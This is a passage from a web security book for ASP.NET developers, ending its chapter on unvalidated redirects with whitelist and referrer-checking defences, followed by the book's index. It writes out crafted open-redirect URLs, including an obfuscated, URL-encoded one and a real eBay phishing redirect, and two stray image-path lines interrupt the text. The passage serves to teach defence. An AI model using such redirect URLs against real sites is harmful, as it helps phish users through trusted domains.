In fact this is the first part of our whitelist validation because we're confirming that the untrusted data conforms to the expected pattern of a URL. More on that back in part 2.

But of course this won't stop the attack from earlier, even though it greatly mitigates the risk of XSS. What we really need is a whitelist of allowable URLs which the untrusted data can be validated against. This would exist somewhere in persistent storage such as an XML file or a SQL database. In the latter case, whitelist validation using Entity Framework would look something like this:

```
var db = new MyTrustedSiteEntities();  
if (!db.AllowableUrls.Where(u => u.Url == url).Any())  
{  
    // Gracefully exit with a warning message  
}
```

This is pretty self-explanatory; if the URL doesn't exist in the database, the page won't process. At best, all an attacker can do is manipulate the query string with other URLs already in the whitelist, but of course assuming those URLs are trustworthy, there's no advantage to be gained.

But there's also another approach we can take which provides a higher degree of obfuscation of the URL to be redirected to and rules out manipulation altogether. Back in [part 4](#) I talked about insecure direct object references and showed the risk created by using internal identifiers in a publicly visible fashion. The answer was to use indirect reference maps which are simply a way of exposing a public identifier of no logical significance that resolved back to a private identifier internally within the app. For example, rather than placing a bank account number in a query string, a temporary and cryptographically random string could be used which then mapped back to the account internally thus stopping anyone from simply manipulating account numbers in the query string (i.e. incrementing them).

In the case of unvalidated redirects, we don't *need* to have the URL in the query string, let's try it like this:

<http://mytrustedsite.com/Redirect.aspx?Id=AD420440-DB7E-4F16-8A61-72C9CEA5D58D>

The entire code would then look something like this:

```
var id = Request.QueryString["Id"];
Guid idGuid;
if (!Guid.TryParse(id, out idGuid))
{
    // Gracefully exit with a warning message
}

var db = new MyTrustedSiteEntities();
var allowableUrl = db.AllowableUrls.SingleOrDefault(u => u.Id == idGuid);
if (allowableUrl == null)
{
    // Gracefully exit with a warning message
}


LogRedirect(allowableUrl.Url);
Response.Redirect(allowableUrl.Url);
```

So we're still validating the data type (not that much would happen with an invalid GUID anyway!) and we're still checking it against a whitelist, the only difference is that there's a little more protection against manipulation and disclosure before actually resolving the ID to a URL.

Implementing referrer checking

In a case such as the example earlier on, the only time the redirect has any sort of legitimate purpose is when it's used *inside* the site, that is another page on the same site links to it. The malicious purpose we looked at involved accessing the redirect page from *outside* the site, in this case following a link from Twitter.

A very simple mechanism we can implement on the redirect page is to check the referrer header the browser appends with each request. In case this sounds a bit foreign, here's the header info the browser sends when we click that original link on the front page of the site, the legitimate one, that is:



This was captured using [Fiddler](#) and you can see here that the site which *referred* this request was our trusted site. Now let's look at that referrer from our malicious attack via Twitter:



The referrer address is [Twitter's URL shortener](#) on the t.co domain. Our trusted website receives this header and consequently, it can read it and act on it accordingly. Let's try this:

```
var referrer = Request.UrlReferrer;
var thisPage = Request.Url;
if (referrer == null || referrer.Host != thisPage.Host)
{
    // Gracefully exit with a warning message
}
```

That's a very simple fix that immediately rules out any further opportunity to exploit the unvalidated redirect risk. Of course it also means you can never [deep link](#) directly to the redirect page from an external resource but really, this isn't something you're normally going to want to do anyway.

Obfuscation of intent

Earlier on we looked at this URL:

<http://mytrustedsite.com/Redirect.aspx?Url=http://myuntrustedsite.com>

You only need to read the single query string parameter and the malicious intent pretty quickly becomes clear. Assuming, of course, you can see the full URL and it hasn't been chopped off as in the Twitter example from earlier, shouldn't it be quite easy for end users to identify that something isn't right?

Let's get a bit more creative:


<http://mytrustedsite.com/Redirect.aspx?Foo=xLv8WUcipP6WQLnNyA6MQzyFfyFNqCcoe&Bar=deyZWmQ4dbRtFTEDWczt72D&Url=%68%74%74%70%3a%2f%2f%6D%79%75%6E%74%72%75%73%74%65%64%73%69%74%65%2E%63%6F%6D&Foo2=CMVDnzwPwz3PtMFJUvCwX6bxr8ecFyy&Bar2=UYuu2XRcQUKzt3xYfemWHM6HNKt>

This will execute in *exactly* the same fashion as the previous URL but the intent has been obfuscated by a combination of redundant query string parameters which draw attention away from the malicious one combined with [URL encoding](#) the redirect value which makes it completely illegible. The point is that you can't expect even the most diligent users to spot a potential invalidated redirect attack embedded in a URL.

Just in case this sounds very theoretical, it's precisely the attack which was [mounted against eBay](#) some time back. In fact this particular attack mirrored my example from earlier on in terms of using an obfuscated URL with the eBay domain to then redirect to an arbitrary site with eBay branding and asked for credentials (note the URL). Take this address:

<http://cgi4.ebay.com/ws/eBayISAPI.dll?MfcISAPICommand=RedirectToDomain&DomainUrl=http%3A%2F%2F%32%31%31%2E%31%37%32%2E%39%36%2E%37%2FUpdateCenter%2FLogin%2F%3FMfcISAPISession%3DAAJbaQqzeHAAeMWZIHhLWXS2AIBXVShqAhQRfhgTDrferHCURstpAisNRqAhQRfhgTDrferHCURstpAisNRpAisNRqAhQRfhgTDrferHCUQRfqzeHAAeMWZIHhLWXh>

Which redirected to this page:



And there you have it: unvalidated redirect being exploited in the wild.

Unvalidated redirects contention

Despite the potential exploitation and impact of this risk being broadly known, it continues to occur in many sites which should know better. Google is one of these and a well-crafted URL such as this remains vulnerable:

<http://www.google.com/local/add/changeLocale?currentLocation=http://troymhunt.com>

But interestingly enough, Google knows about this and is happy to allow it. In fact they explicitly exclude URL redirection from their vulnerability rewards program. They see some advantages in openly allowing unvalidated redirects and clearly don't perceive this as a risk worth worrying about:

Consequently, the reward panel will likely deem URL redirection reports as non-qualifying: while we prefer to keep their numbers in check, we hold that the usability and security benefits

of a small number of well-implemented and carefully monitored URL redirectors tend to outweigh the perceived risks.

The actual use-case for Google allowing this practice isn't clear; it's possible there is a legitimate reason for allowing it. Google also runs a vast empire of services consumed in all sorts of fashions and whilst there may be niche uses for this practice, the same can rarely be said of most web applications.

Still, their defence of the practice also seems a little tenuous, especially when they claim a successful exploit depends on the fact that user's "will be not be attentive enough to examine the contents of the address bar after the navigation takes place". As we've already seen, similar URLs or those obfuscated with other query string parameters can easily fool even diligent users.

Unvalidated redirects tend to occur more frequently than you'd expect for such an easily mitigated risk. I found one on hp.com just last week, ironically whilst following a link to their [WebInspect security tool](#):

```
http://www.hp.com/cgi-bin/leaving_hp.cgi?cc=us&lang=en&exit_text=Go%20to%20troyhunt.com&area_text=Newsroom&area_link=http://www.hp.com/hpinfo/newsroom/index.html&exit_link=http://troyhunt.com
```

I'm not sure whether HP take the same stance as Google or not, but clearly this one doesn't seem to be worrying them (although the potential XSS risk of the "exit_text" parameter probably should).

Summary

Finishing the Top 10 with the lowest risk vulnerability that even Google doesn't take seriously is almost a little anticlimactic. But clearly there is still potential to use this attack vector to trick users into disclosing information or executing files with the assumption that they're performing this activity on a legitimate site.

Google's position shouldn't make you complacent. As with all the previous 9 risks I've written about, security continues to be about applying layers of defence to your application. Frequently, one layer alone presents a single point of failure which can be avoided by proactively implementing multiple defences, even though holistically they may seem redundant.

Ultimately, unvalidated redirects are easy to defend against. Chances are your app won't even exhibit this behaviour to begin with, but if it does, whitelist validation and referrer checking are both very simple mechanisms to stop this risk dead in its tracks.

Resources

1. [Open redirectors: some sanity](#)
2. [Common Weakness Enumeration: URL Redirection to Untrusted Site](#)
3. [Anti-Fraud Open Redirect Detection Service](#)

Index

A

abstraction layer, 28, 138
 access control, 77, 85, 93, 111, 176, 178, 184, 239
 access reference map. *See* indirect reference map
 Access-Control-Request-Headers, 109, 111
 Access-Control-Request-Method, 109, 111
 Active Directory, 187
 AdSense, 233
 AES, 145, 146, 170, 171, 172, 173
 airodump-ng, 201
 AJAX, 70, 78, 86, 89, 96, 99, 110, 191, 194
 Alfa AWUSO36H, 198
 Amazon, 161
 American Express, 224
 AntiXSS, 45, 48, 49, 50, 52, 57, 58
 Apple, 91
 ASafoWeb, 199, 201, 204, 209, 237
 aspnet_Membership, 166
 aspnet_Users, 166
 aspnet_UsersInRole, 188
 aspnet_UsersInRoles_AddUsersToRoles, 188
 ASPXAUTH, 203, 204, 214, 216, 217, 219
 asymmetric encryption, 145, 146, 174, 197, 207
 asymmetric-key, 145
 AT&T, 91, 92, 93
 ATO. *See* Australian Taxation Office
 attack vector, 33, 36, 105, 179
 Australian Taxation Office, 90, 93
 authentication, 59, 60, 62, 65, 66, 68, 69, 70, 73, 75, 77, 95, 103, 104, 108, 113, 114, 138, 143, 189, 191, 193, 194, 196, 205, 206, 212, 215, 218, 221, 234
 autocomplete, 74

B

BackTrack, 201
 Barry Dorrans, 174
 bcrypt, 161
 BEAST. *See* browser exploit against SSL
 Beginning ASP.NET Security, 174
 BeginRequest, 44, 229
 Bit.ly, 59
 blacklist, 23, 49
 Bobby Tables, 24

Browser Exploit Against SSL, 236
 BSSID, 201

C

CA. *See* certificate authority
 Captcha, 113
 certificate authority, 207, 208, 209, 211, 236
 Chrome, 81, 109, 110, 111, 112, 204, 228, 229, 232
 ciphertext, 144, 172, 173
 code context, 36, 46
 Common Weakness Enumeration, 250
 Comodo, 236
 connection pooling, 31
 control tree, 127
 cookie, 42, 55, 61, 62, 63, 64, 65, 68, 73, 95, 96, 103, 104, 108, 109, 113, 191, 203, 204, 205, 206, 214, 215, 216, 217, 218, 219, 220, 234, 236
 cookieless session, 61, 65, 68, 69
 CORS. *See* cross-origin resource sharing
 cross-origin resource sharing, 108, 111, 112, 114
 cross-site request forgery, 15, 95, 96, 102, 104, 105, 108, 112, 113, 114
 cross-site scripting, 33, 35, 36, 38, 40, 43, 44, 45, 47, 48, 54, 55, 56, 57, 58, 60, 65, 96, 105, 112, 114, 116, 134, 135, 175, 219, 238, 244, 249, *See* cross-site scripting
 cryptographic storage, 60, 70, 71, 143, 144, 146, 169, 175, 176, 177, 185, 198
 cryptography application block, 172
 CSRF. *See* cross-site request forgery
 CSS, 39, 49
 custom errors, 31, 123, 125, 130, 131, 133, 135
 customErrors, 123, 124, 125
 CWE. *See* Common Weakness Enumeration

D

data context, 36, 46
 data protection API, 175
 db_datareader, 28
 db_datawriter, 28
 DBA, 28, 31
 DBML, 27
 defaultRedirect, 124, 125
 DES, 145, 170
 Developer Fusion, 65

DigiNotar, 208, 236
digital certificate, 207
direct object reference, 77, 78, 84, 89, 90, 91, 92, 191, 244
DisplayRememberMe, 73
DNN. *See* DotNetNuke
DNS, 237
DotNetNuke, 44, 116, 117, 134
DPAPI. *See* *data protection API*

E

eBay, 198, 247
EC2, 161
Edit This Cookie extension, 204
EnablePasswordReset, 66, 72
EnablePasswordRetrieval, 66
encoding, 41, 45, 47, 48, 49, 50, 52, 53, 54, 55, 56, 135, 186, 247
Enterprise Library, 172
Entity Framework, 244
ESAPI, 76, 94
Exif, 23
extended validation, 236
Extension Manager, 118

F

Facebook, 59, 73, 113, 207, 223
FBI, 92
Fiddler, 32, 33, 82, 91, 99, 104, 111, 132, 191, 220, 225, 232, 246
Firebug, 81, 82
Firefox, 32, 110, 207, 228, 231
Firesheep, 207, 235
Flash, 233
FormatException, 25, 27
fuzzer, 17

G

Gawker, 92, 143, 145, 157
GetSafeHtml, 50
GetSafeHtmlFragment, 50
global.asax, 229
Gmail, 223, 224, 235, 236
GoDaddy, 208
GoodSecurityQuestions.com, 76
Google, 70, 77, 81, 193, 194, 204, 233, 235, 236, 248, 249
Googledork, 193

H

hash chain, 150
hash table, 60
HashAlgorithmType, 66
health monitoring, 125
Hewlett Packard, 249
Hotmail, 59
HSTS. *See* HTTP strict transport security
HTML, 38, 39, 40, 44, 45, 46, 47, 48, 49, 50, 55, 96, 101, 191, 239
HtmlEncode, 46, 48, 49, 50, 55
HTTP 200 OK, 109
HTTP 301 MOVED PERMANENTLY, 225, 229, 230
HTTP 302 FOUND, 109, 242
HTTP 500 INTERNAL SERVER ERROR, 43, 124
HTTP strict transport security, 228, 229, 230, 231, 237
HTTP to HTTPS redirect, 227
httpCookies, 218, 220

I

IETF, 228
IIS, 101, 136, 141, 191, 194, 211, 240
indirect reference map, 87, 90
information leakage, 93
initialisation vector, 171, 172, 173
injecting up, 38
input parsing, 33
integrated pipeline, 191, 194
Internet Explorer, 56, 57, 108, 112, 208, 228
IP Scanner app, 200
iPad, 91, 92, 198, 199, 200, 201, 202, 204
IsWellFormedUriString, 41, 243
IT security budget, 14
IV. *See* initialisation vector

J

Java, 14
JavaScript, 39, 40, 48, 49, 50, 85, 100, 102, 106, 111, 220, 223, 224
JavaScriptEncode, 49
JPG, 23
jQuery, 78
JSON, 81, 99, 109, 191

- key management, 174
key stretching, 162
- K**
- L**
- LDAP, 16, 17, 34
legacy code, 17
LINQ to SQL, 27, 33
Linux, 201
literal control, 37
LoginStatus, 67, 69
LoginView, 67, 69
- M**
- MAC address, 198, 201
machineKey, 126
malware, 36, 56, 238, 239
man in the middle, 196, 223, 226, 229
markup, 39, 44, 50, 221
MaxInvalidPasswordAttempts, 66
McDonald's, 200, 201, 206, 214
MD5, 145, 147, 148, 150, 156, 157, 158, 161, 169
membership provider, 66, 67, 71, 72, 76, 86, 162, 169, 185, 187, 188, 191, 193, 197, 203, 206, 217
MinRequiredNonAlphanumericCharacters, 66, 71
MinRequiredPasswordLength, 66, 71
MITM. *See* man in the middle
Moxie Marlinspike, 226, 236
Mozilla, 74, 111, 112
MSDN, 24, 86, 136, 147
MVC, 197, 220, 221
MVP, 11
- N**
- Netscape, 197
nonce, 145
Northwind, 18, 20, 27
NSA, 177
NuGet, 117
NUnit, 120
- O**
- obfuscate, 55
OpenID, 59
- ORM, 27, 33, 35, 147, 166
OWASP risk rating methodology, 238
- P**
- padding oracle, 117, 135, 145
password, 40, 59, 60, 62, 66, 67, 70, 71, 72, 73, 74, 75, 130, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 155, 156, 157, 158, 159, 160, 161, 162, 166, 169, 171, 172, 173, 176, 193, 194, 196, 206, 220, 223, 239
PasswordAttemptWindow, 66
PasswordStrengthRegularExpression, 66, 71
PayPal, 236
PDF, 192
Perl, 14
phishing, 56, 196, 238
PHP, 14, 111, 112
POST data, 99
principle of least privilege, 28, 31, 137, 138, 176
principle permission, 189
private key, 174
privileged account, 60
privileged page, 179
provider model, 66, 68, 169, 178, 193
public key, 145, 207
- Q**
- Qantas, 232
query string, 16, 18, 19, 21, 22, 27, 37, 38, 39, 40, 122, 134, 238, 240, 242, 243, 244, 247, 249
- R**
- rainbow table, 145, 150, 151, 152, 153, 154, 155, 156, 157, 158, 160, 161, 177
RainbowCrack, 150, 151, 152, 155, 157, 158, 159, 177
reduction function, 150
referrer checking, 245, 250
regex. *See* regular expression
regular expression, 24, 41, 42, 47
remember me, 60, 73, 95
request header, 16, 23, 32, 111, 238
request validation, 44, 134, 142
requestValidationMode, 44, 135
RequireHttps, 220
RequiresQuestionAndAnswer, 67, 72
requireSSL, 215, 218
response header, 230

ResponseRedirect, 124
 ResponseRewrite, 124, 125
 REST, 178, 191
 RFC3986, 41
 RFP3986, 41
 RFP3987, 41
 Root Certificate Program, 208
 rootkit.com, 143, 148, 157
 RSA, 146

S

Safari, 111, 112, 228
 salted hash, 70, 71, 145, 157, 158, 159, 160, 161, 162, 169, 171, 172
 saltybeagle.com, 111
 Sarah Palin, 71
 schema, 20, 21
 Scott Allen, 66
 Scott Gu, 131, 211
 secret question, 71
 secure cookie, 215, 216
 Secure Sockets Layer. *See* TLS
 security runtime engine, 50, 52, 54, 57, 58
 security through obscurity, 77, 90, 185, 194
 security trimming, 185, 186, 193, 194
 SecurityException, 190
 self-signed certificate, 211, 213
 server variables, 129
 session fixation, 68
 session hijacking, 68, 206, 212, 214, 216, 221, 235
 session ID, 60, 61, 64, 65, 68, 69, 104, 196, 216, 219
 session token, 59
 SessionStateSection.RegenerateExpiredSessionId, 69
 SHA, 145, 161, 169
 sidejacking, 206
 SIM card, 91
 Singapore Airlines, 222, 224
 Skype, 236
 sliding expiration, 221
 slidingExpiration, 221
 social engineering, 15, 56, 105, 114, 235, 238, 239
 Sony, 143, 157
 sp_executesql, 26, 27
 SQL, 16, 17, 18, 19, 21, 22, 23, 24, 25, 26, 27, 28, 29, 32, 33, 34, 35, 40, 76, 114, 138, 140, 141, 149, 164, 172, 244
 SRE. *See* security runtime engine
 SSL. *See* transport layer security

SSL Strip, 236
 Stack Overflow, 59, 133, 174, 193, 194
 stack trace, 125
 StartSSL, 209, 237
 stored procedure, 24, 25, 28, 34, 35, 137, 166, 188
 Strict-Transport-Security header, 228, 229, 230, 231
 symmetric encryption, 145, 170, 171, 174, 176
 symmetric-key, 145
 synchroniser token pattern, 105, 113, 114

T

TCP stream, 203, 209
 threat model, 55
 time-memory trade-off, 150
 TLS. *See* transport layer security
 trace.axd, 130
 tracing, 127, 130, 131, 133
 transport layer security, 60, 70, 135, 146, 195, 196, 197, 198, 206, 207, 208, 209, 211, 212, 217, 218, 220, 221, 222, 223, 224, 226, 227, 231, 232, 233, 235, 236, 237
 Tunisia, 223, 226
 Twitter, 11, 73, 233, 241, 245, 246, 247

U

UAC, 243
 UI, 31, 47, 52, 55, 72, 87, 148, 173, 188, 189, 191
 unvalidated redirect, 238, 239, 242, 243, 247, 248
 US military, 75
 user agent, 91
 UserIsOnlineTimeWindow, 67
 UseUri, 234

V

validateRequest, 44, 135
 validation, 23, 24, 36, 37, 42, 43, 44, 47, 54, 57, 131, 134, 135, 141, 238, 243, 244, 250
 Visual Studio, 67, 79, 118, 164, 185

W

WCF, 86, 96, 99, 100, 102, 110, 191
 Web 2.0, 114
 web.config, 65, 123, 130, 131, 135, 136, 137, 141, 185, 186, 193
 WebInspect, 249
 WhiteHat Security, 14, 35

whitelist, 23, 24, 25, 27, 41, 42, 47, 49, 134, 135, 243, 244,
245, 250
wifi hotspot, 206
Windows certificate store, 174
Wireshark, 201, 211

X

XML, 49, 194, 244

XSS. *See* cross-site scripting

Y

Yahoo, 223, 224, 236
yellow screen of death, 20, 122, 125, 126, 131
YouTube, 59, 73